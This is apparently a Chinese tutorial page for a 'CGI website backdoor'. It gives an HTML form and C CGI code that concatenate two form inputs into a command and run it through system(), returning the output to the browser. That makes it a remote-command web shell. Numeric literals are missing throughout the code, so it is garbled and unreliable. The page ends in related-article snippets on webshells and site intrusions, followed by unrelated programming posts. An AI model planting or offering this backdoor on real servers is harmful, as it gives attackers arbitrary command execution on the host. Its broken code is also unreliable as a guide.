
51.cgi网站后门
- 运行截图:


- html开发:
 <html>

 <body>

     <form id="form" name="form" method="post" action="../cgi-bin/run.cgi">

         <p></p>

         <input type="text" name="cmd1" id="user" >

         <p></p>

         <input type="text" name="cmd2" id="pass" >

         <p></p>

         <input type="submit" name="go" id="run" value="submit">

     </form>

 </body>

</html> - cgi开发
 #define _CRT_SECURE_NO_WARNINGS

 #include <stdio.h>

 #include <stdlib.h>

 #include <time.h>

 void main()

 {

     //显示html文本

     printf("Cotent-type:text/html\n\n");

     //获取表单信息

     char szpost[] = {  };

     gets(szpost);

     //输出表单信息

     printf("%s", szpost);

     //对表单信息进行处理,把'+'转换成' '

     char *pstart = szpost;

     for(int i=;i<;i++)

     {

         if (szpost[i] == '+')

         {

             szpost[i] = ' ';

         }

     }

     //处理':'号

     char *pos1 = strstr(szpost, "%3A");

     if (pos1 != NULL)

     {

         *pos1 = ':';

         *(pos1 + ) = ' ';

         *(pos1 + ) = ' ';

     }

     //处理'\'

     pos1 = strstr(szpost, "%2F");

     if (pos1 != NULL)

     {

         *pos1 = '\\';

         *(pos1 + ) = ' ';

         *(pos1 + ) = ' ';

     }

     //获取第一个输入框的内容

     char *p1 = strchr(szpost, '&');

     if (*p1 != NULL)

     {

         *p1 = '\0';

     }

     //输出第一个输入框的内容

     printf("%s\r\n", szpost+);

     //获取第二个输入框的内容

     char *p2 = strchr(p1 + , '&');

     if (*p2 != NULL)

     {

         *p2 = '\0';

     }

     //输出第二个输入框的内容

     printf("%s\r\n",p1+);

     //整合成cmd指令

     char cmd[] = {  };

     //生成随机数,写入到随机数文件中

     time_t ts;

     unsigned data = time(&ts);

     srand(&ts);

     int num = rand();

     //整合cmd指令,并重定向到文件

     sprintf(cmd, "%s %s >%d.txt", szpost + , p1 + , num);

     //文件名

     char filename[] = {  };

     //生成文件名

     sprintf(filename,"%d.txt", num);

     //执行指令

     system(cmd);

     //打开文件

     FILE *pf = fopen(filename,"r");

     //读取文件

     while (!feof(pf))

     {

         char ch = fgetc(pf);

         putchar(ch);

     }

     //关闭文件

     fclose(pf);

 }
51.cgi网站后门的更多相关文章
- 网站后门shell-----eval
我们先来看看网站被攻击的代码: <?php error_reporting(E_ERROR); unlink('user.php'); unlink('../member/login.php') ...
- thinkphp网站后门-发现后门(Webshell)文件
不知道能不能解决, 1.登录阿里云后台,找到后门文件删除 2.执行 中国镜像 composer config -g repo.packagist composer https://packagist. ...
- 动态网站技术CGI
递信息的规程.CGI规范允许Web服务器执行外部程序,并将它们的输出发送给Web浏览器,CGI将Web的一组简单的静三种主流的动态网站技术: ASP JSP PHP 除之外,此还要了解的动态网站技术 ...
- 阿里云提醒 网站被WebShell木马后门的处理过程
昨晚凌晨收到新客户的安全求助,说是阿里云短信提示,网站有webshell木马文件被植入,我们SINE安全公司立即成立,安全应急响应小组,客户提供了阿里云的账号密码,随即登陆阿里云进去查看到详情,登陆云 ...
- 360在线网站安全检测,web安全测试AppScan扫描工具,XSS常用的攻击手法
360在线网站安全检测,web安全测试AppScan扫描工具,XSS常用的攻击手法 如何做好网站的安全性测试 360网站安全检测 - 在线安全检测,网站漏洞修复,网站后门检测http://websca ...
- 企业网站被黑 dedecms漏洞修复办法
前段时间网站被黑了,从百度打开网站直接被劫持跳转到了彩票,du博网站上去,网站的首页index.html文件也被篡改成一些什么北京sai车,pk10,一些cai票的关键词内容,搞得网站根本无法正常浏览 ...
- 修复网站漏洞对phpmyadmin防止被入侵提权的解决办法
phpmyadmin是很多网站用来管理数据库的一个系统,尤其是mysql数据库管理的较多一些,最近phpmysql爆出漏洞,尤其是弱口令,sql注入漏洞,都会导致mysql的数据账号密码被泄露,那么如 ...
- Python3 CGI编程实现教程
一.背景说明 虽然很久以前就听说“早期的网站很多通过cgi形式实现”.“C++可通过CGI形式编写网页”,日积月累对CGI也有了一些概念,但一直没真正见过一个实际运行的CGI网站,总归还是有些底气不足 ...
- 手把手教你查看网站遭受到的Web应用攻击类型
常见Web应用攻击类型有:webshell.SQL注入.文件包含.CC攻击.XSS跨站脚本攻击.敏感文件访问.远程命令.恶意扫描.代码执行.恶意采集.特殊攻击.其他攻击十二种攻击类型. 如何查看网站遭 ...
随机推荐
- VS导出方法名和方法备注的方法
VS导出方法名和方法备注的方法 方法一: 只能导出图片格式的UML 类图 1.点击查看类图 2.在空白处点击讲关系导出为图像 方法二: 是把整个类库的方法名都罗列出来 这个方便整理一些 具体方法如下 ...
- Android textView开头空两格问题,排版缩进2个汉字
一般为了排版,textView中字符段落开头一般都会空两格显示,如下图 但是如果你靠敲击空格来解决那就错了,那样在不同的屏幕上显示会差异,完美的解决方法是用转义字符”\t“,在段首加\t\t就解决.加 ...
- 最简单的TCP程序
网络编程里面最简单的一个tcp程序,把一个文件从客户端上传到服务器端,上传成功后服务器端提示上传完成.代码不多,一个服务端和一个客户端. 服务端代码: import java.io.FileOutpu ...
- ACM-ICPC 2016 Qingdao Preliminary Contest
A I Count Two Three I will show you the most popular board game in the Shanghai Ingress Resistance T ...
- jQuery的效果函数
jQuery的效果函数有很多,下面让我们一起看看jQuery的效果函数吧: jQuery的效果函数列表: animate():对被选元素应用“自定义”的动画. clearQueue():对被选元素移除 ...
- Database Exception – yii\db\Exception
在使用Yii2框架时遇到数据库无法访问的问题: 这个是由于 通常我们在参考 教程在 MAC OS LINUX下安装 MYSQL 时,默认将PHP.ini 中的以下三项留空导致的Yii2所需的PDO组建 ...
- 我的PHP学习之路
由于工作中,做微信小程序需要我自己写一些后台代码.并且公司后台用的是php.所以我决定在周末和下班后抽空学习php.一开始,我想找一些入门视频来学,然后发现好像效率不是很好.不如看书来得痛快.(主要是 ...
- 记intel杯比赛中各种bug与debug【其二】:intel caffe的使用和大坑
放弃使用pytorch,学习caffe 本文仅记录个人观点,不免存在许多错误 Caffe 学习 caffe模型生成需要如下步骤 编写network.prototxt 编写solver.prototxt ...
- php异常处理的深入
引出 如果你调一个类,调用时数据验证时报了个错,你会以什么方式返回 数组,布尔值? 数组这个可以带错误原因回来,那布尔值呢? 返回了个 false, 报错时把错误放在类变量里?还是专门用一个获取错误的 ...
- Spring Cloud学习笔记【八】服务网关 Zuul(过滤器)
在上篇文章中我们了解了 Spring Cloud Zuul 作为网关所具备的最基本功能:路由(Router),下面我们将关注 Spring Cloud Zuul 的另一核心功能:过滤器(Filter) ...